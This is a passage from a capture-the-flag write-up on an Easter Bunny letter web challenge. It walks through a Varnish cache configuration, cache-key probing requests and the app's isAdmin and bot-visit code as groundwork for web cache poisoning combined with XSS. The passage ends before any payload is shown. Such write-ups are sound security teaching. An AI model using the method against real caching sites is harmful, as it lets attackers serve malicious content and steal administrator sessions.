
If both conditions are met, the isAdmin function returns true, indicating that the request is from an administrator. Otherwise, it returns false.

I believe there is XSS involved. But before proving that, I found another interesting file within the given files.

cache.vcl



```
vcl 4.1;

backend default {
    .host = "127.0.0.1";
    .port = "1337";
}

sub vcl_hash {
    hash_data(req.url);

    if (req.http.host) {
        hash_data(req.http.host);
    } else {
        hash_data(server.ip);
    }

    return (lookup);
}

sub vcl_recv {
    set req.http.X-Forwarded-URL = req.url;
    set req.http.X-Forwarded-Proto = "http";
    if( req.http.host ~ ":[0-9]+" )
    {
        set req.http.X-Forwarded-Port = regsub(req.http.host, ".*:", "");
    }
    else
    {
        set req.http.X-Forwarded-Port = "80";
    }

    if ( !( req.url ~ "^/message") ) {
        unset req.http.Cookie;
    }
}

sub vcl_backend_response {
    if (bereq.url ~ "^/$" || bereq.url ~ "^/letters") {
        set beresp.ttl = 60s;
```



```
    } else if (bereq.url ~ "^/message") {
        if(beresp.status != 200)
        {
            set beresp.ttl = 5s;
        }
        else
        {
            set beresp.ttl = 120s;
        }
    } else if (bereq.url ~ "^/static") {
        set beresp.ttl = 120s;
    }
}

sub vcl_deliver {
    if (obj.hits > 0) {
        set resp.http.X-Cache = "HIT";
    } else {
        set resp.http.X-Cache = "MISS";
    }

    set resp.http.X-Cache-Hits = obj.hits;
}
```

Backend Configuration (backend default { ... })

Defines the backend server's address and port. In this case, it's set to "127.0.0.1" on port 1337. This is where Varnish will forward requests to fetch content.

vcl_hash Function (sub vcl_hash { ... })

This function is responsible for generating a cache key for each incoming request based on the request URL and host.

It uses the hash_data function to include the request URL and the host (or server IP if no host header is present) in the cache key.

vcl_recv Function (sub vcl_recv { ... })

Sets some request headers for forwarding and handling.

Sets X-Forwarded-URL to the request URL.

Sets X-Forwarded-Proto to "http" (assuming the request is received over HTTP).

Determines the X-Forwarded-Port based on the host header or defaults to "80".

Unsets the Cookie header for requests that do not match the path pattern "^/message".

vcl_backend_response Function (sub vcl_backend_response { ... })

This function is executed when a response is received from the backend server.

It sets different cache TTLs (Time To Live) for different URL patterns:

For URLs matching "^/$" or "^/letters", the TTL is set to 60 seconds.

For URLs matching "^/message", it sets a shorter TTL of 5 seconds for non-200 responses and 120 seconds for 200 responses.


For URLs matching "^/static", it sets a TTL of 120 seconds.

vcl_deliver Function (sub vcl_deliver { ... })

Sets response headers to indicate whether the response was served from the cache ("HIT") or not ("MISS").

It also includes the number of cache hits in the X-Cache-Hits header.

POC – Web Cache Poisoning


Request

Pretty Raw Hex


```
GET /letters HTTP/1.1
Host: 206.189.23.108:30867
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
Gecko/20100101 Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,im
age/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://206.189.23.108:30867/
Upgrade-Insecure-Requests: 1
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: text/html; charset=utf-8
Content-Length: 2122
ETag: W/"84a-11QID+Xq2R9cJQ5h4+1vcq7FeMA"
Date: Sun, 10 Sep 2023 21:07:13 GMT
X-Varnish: 163906
Age: 0
Via: 1.1 varnish (Varnish/6.1)
X-Cache: MISS
X-Cache-Hits: 0
Accept-Ranges: bytes
Connection: close
```

We can see that the web application uses the host header to construct the absolute URL href="http://206.189.23.108:30867/static/ :


Request

Pretty Raw Hex

```
GET /letters HTTP/1.1
Host: 206.189.23.108:30867
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
Gecko/20100101 Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,im
age/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://206.189.23.108:30867/
Upgrade-Insecure-Requests: 1
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: text/html; charset=utf-8
Content-Length: 2122
ETag: W/"84a-11QID+Xq2R9cJQ5h4+1vcq7FeMA"
Date: Sun, 10 Sep 2023 21:07:13 GMT
X-Varnish: 163906
Age: 0
Via: 1.1 varnish (Varnish/6.1)
X-Cache: MISS
X-Cache-Hits: 0
Accept-Ranges: bytes
Connection: close

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="UTF-8" />
    <meta http-equiv="X-UA-Compatible" content="IE=edge" />
    <meta name="viewport" content="width=device-width,
    initial-scale=1.0" />
    <base href="http://206.189.23.108:30867/static/" />
    <link rel="preconnect" href="https://fonts.googleapis.com" />
    <link rel="icon" type="image/x-icon" href="favicon.ico">
    <link rel="preconnect" href="https://fonts.gstatic.com"
    crossorigin="" />
    <link href="
    https://fonts.googleapis.com/css2?family=Caveat&amp;family=Secu
    lar+One&amp;display=swap" rel="stylesheet" />
    <link href="main.css" rel="stylesheet" />
    <title>
      Write to the Easter Bunny!
    </title>
```


In a web cache poisoning attack, we want to force the web cache to serve malicious content to other users. To do so, we need to identify unkeyed parameters that we can use to inject a malicious payload into the response. The parameter to deliver the payload must be unkeyed since keyed parameters need to be the same when the victim accesses the resource. This would mean the victim has to send the malicious payload themselves, effectively resulting in a scenario similar to reflected XSS.

The first step in identifying web cache poisoning vulnerabilities is identifying unkeyed parameters. Another important takeaway is that web cache poisoning in most cases only helps to facilitate the exploitation of other vulnerabilities that are already present in the underlying web application, such as reflected XSS or host header vulnerabilities. In some cases, however, web cache poisoning can turn un-exploitable issues in a default/plain web server setting into exploitable vulnerabilities.

Unkeyed request parameters can be identified by observing whether we were served a cached or fresh response. For instance, if we change a parameter value and the response remains the same, this indicates that the parameter is unkeyed and we were served the same cached response twice.

Erel Regev


The web application sets the GET parameter id. Let's investigate if this parameter is unkeyed. To do so, we first send an initial request with the id parameter. The first request results in a cache miss, while the second response was cached (as indicated by the X-Cache header in the response):


Request

```
GET /letters?id=7 HTTP/1.1
Host: 206.189.27.45:32621
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://206.189.27.45:32621/
Upgrade-Insecure-Requests: 1
```

Response

```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: text/html; charset=utf-8
Content-Length: 2121
ETag: W/"849-zVveR9Y6HXAnMaItrIhOxdTEKqo"
Date: Mon, 11 Sep 2023 08:24:55 GMT
X-Varnish: 32789
Age: 0
Via: 1.1 varnish (Varnish/6.1)
X-Cache: MISS
X-Cache-Hits: 0
Accept-Ranges: bytes
Connection: close

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="UTF-8" />
    <meta http-equiv="X-UA-Compatible" content="IE=edge" />
    <meta name="viewport" content="width=device-width,
    initial-scale=1.0" />
    <base href="http://206.189.27.45:32621/static/" />
```



Request

```
GET /letters?id=7 HTTP/1.1
Host: 206.189.27.45:32621
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://206.189.27.45:32621/
Upgrade-Insecure-Requests: 1
```

Response

```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: text/html; charset=utf-8
Content-Length: 2121
ETag: W/"849-zVveR9Y6HXAnMaItrIhOxdTEKqo"
Date: Mon, 11 Sep 2023 08:24:55 GMT
X-Varnish: 11 32790
Age: 36
Via: 1.1 varnish (Varnish/6.1)
X-Cache: HIT
X-Cache-Hits: 1
Accept-Ranges: bytes
Connection: close

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="UTF-8" />
    <meta http-equiv="X-UA-Compatible" content="IE=edge" />
    <meta name="viewport" content="width=device-width,
    initial-scale=1.0" />
    <base href="http://206.189.27.45:32621/static/" />
```

When we now send a different value in the id parameter, we can see that the response differs and we get a cache miss. Therefore, the id parameter has to be keyed:


Request


```
GET /letters?id=8 HTTP/1.1
Host: 206.189.27.45:32621
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://206.189.27.45:32621/
Upgrade-Insecure-Requests: 1
```

Response

```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: text/html; charset=utf-8
Content-Length: 2121
ETag: W/"849-zVveR9Y6HXAnMaItrIhOxdTEKqo"
Date: Mon, 11 Sep 2023 08:26:32 GMT
X-Varnish: 32792
Age: 0
Via: 1.1 varnish (Varnish/6.1)
X-Cache: MISS
X-Cache-Hits: 0
Accept-Ranges: bytes
Connection: close

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="UTF-8" />
    <meta http-equiv="X-UA-Compatible" content="IE=edge" />
    <meta name="viewport" content="width=device-width,
    initial-scale=1.0" />
    <base href="http://206.189.27.45:32621/static/" />
```

Exploitation

We need to bypass the isAdmin function as can be seen in the code below:



routes.js

```
44         return res.status(401).send(response('Missing required parameters!'));
45     });
46 
47     router.get("/message/:id", async (req, res) => {
48         try {
49             const { id } = req.params;
50             const { count } = await db.getMessageCount();
51             const message = await db.getMessage(id);
52 
53             if (!message) return res.status(404).send({
54                 error: "Can't find this note!",
55                 count: count
56             });
57 
58             if (message.hidden && !isAdmin(req))
59                 return res.status(401).send({
60                     error: "Sorry, this letter has been hidden by the easter bunny's helpers!",
61                     count: count
62                 });
63 
64             if (message.hidden) res.set("Cache-Control", "private, max-age=0, s-maxage=0 ,no-cache, no-store");
65 
66             return res.status(200).send({
67                 message: message.message,
68                 count: count,
69             });
70         } catch (error) {
71             console.error(error);
72             res.status(500).send({
73                 error: "Something went wrong!",
74             });
75         }
76     });
77 
78     module.exports = (database) => {
79         db = database;
80         return router;
81     };
```


What does it mean?

Line 47:

defines a route for handling HTTP GET requests to the path "/message/:id". The :id is a parameter, indicating that this route expects a dynamic message ID. For example, message 3,4,5, etc. same as the messages values that were captured using Burpsuite.

Line 64:


If the message is hidden and the user is not an admin (presumably determined by the isAdmin function), it returns a 401 status with a playful error message about the Easter bunny's helpers. For example, the following message:



Viewing letter #3

Sorry, this letter has been hidden by the easter bunny's helpers!

We can see that in order to act as the admin in this case, we need to focus on line 3+4.




routes.js ✕ index.js ✕ viewletter.js ✕ main.js ✕ authorisation.js ✕

```
1   const authSecret = require('crypto').randomBytes(69).toString('hex');
2
3   const isAdmin = (req, res) => {
4       return req.ip === '127.0.0.1' && req.cookies['auth'] === authSecret;
5   };
6
7   module.exports = {
8       authSecret,
9       isAdmin,
10  };
11
```

This function, isAdmin, takes a request (req) and response (res) as parameters. It checks if the request's IP address is '127.0.0.1' (localhost) and if the 'auth' cookie in the request matches the previously generated authSecret. If both conditions are true, it returns true, indicating that the user is an admin; otherwise, it returns false.


In essence, you can only verify the cookie value and the flag value by engaging with a bot. The single entry point where this interaction happens is on the "/submit" path, specifically when creating and sending a letter. This path becomes the gateway for checking and processing the cookie and flag values through bot-related functionality. See the following code:



routes.js ✕ index.js ✕ viewletter.js ✕ main.js ✕ authorisation.js ✕ bot.js ✕ database.js ✕ package.json ✕

```

router.get("/", (req, res) => {
    return res.render("index.html", {
        cdn: `${req.protocol}://${req.hostname}:${req.headers["x-forwarded-port"] ?? 80}/static/`,
    });
});

router.get("/letters", (req, res) => {
    return res.render("viewletters.html", {
        cdn: `${req.protocol}://${req.hostname}:${req.headers["x-forwarded-port"] ?? 80}/static/`,
    });
});

router.post("/submit", async (req, res) => {
    const { message } = req.body;

    if (message) {
        return db.insertMessage(message)
            .then(async inserted => {
                try {
                    botVisiting = true;
                    await visit(`http://127.0.0.1/letters?id=${inserted.lastID}`, authSecret);
                    botVisiting = false;
                }
                catch (e) {
                    console.log(e);
                    botVisiting = false;
                }
                res.status(201).send(response(inserted.lastID));
            })
            .catch(() => {
                res.status(500).send(response('Something went wrong!'));
            });
    }
    return res.status(401).send(response('Missing required parameters!'));
});
```

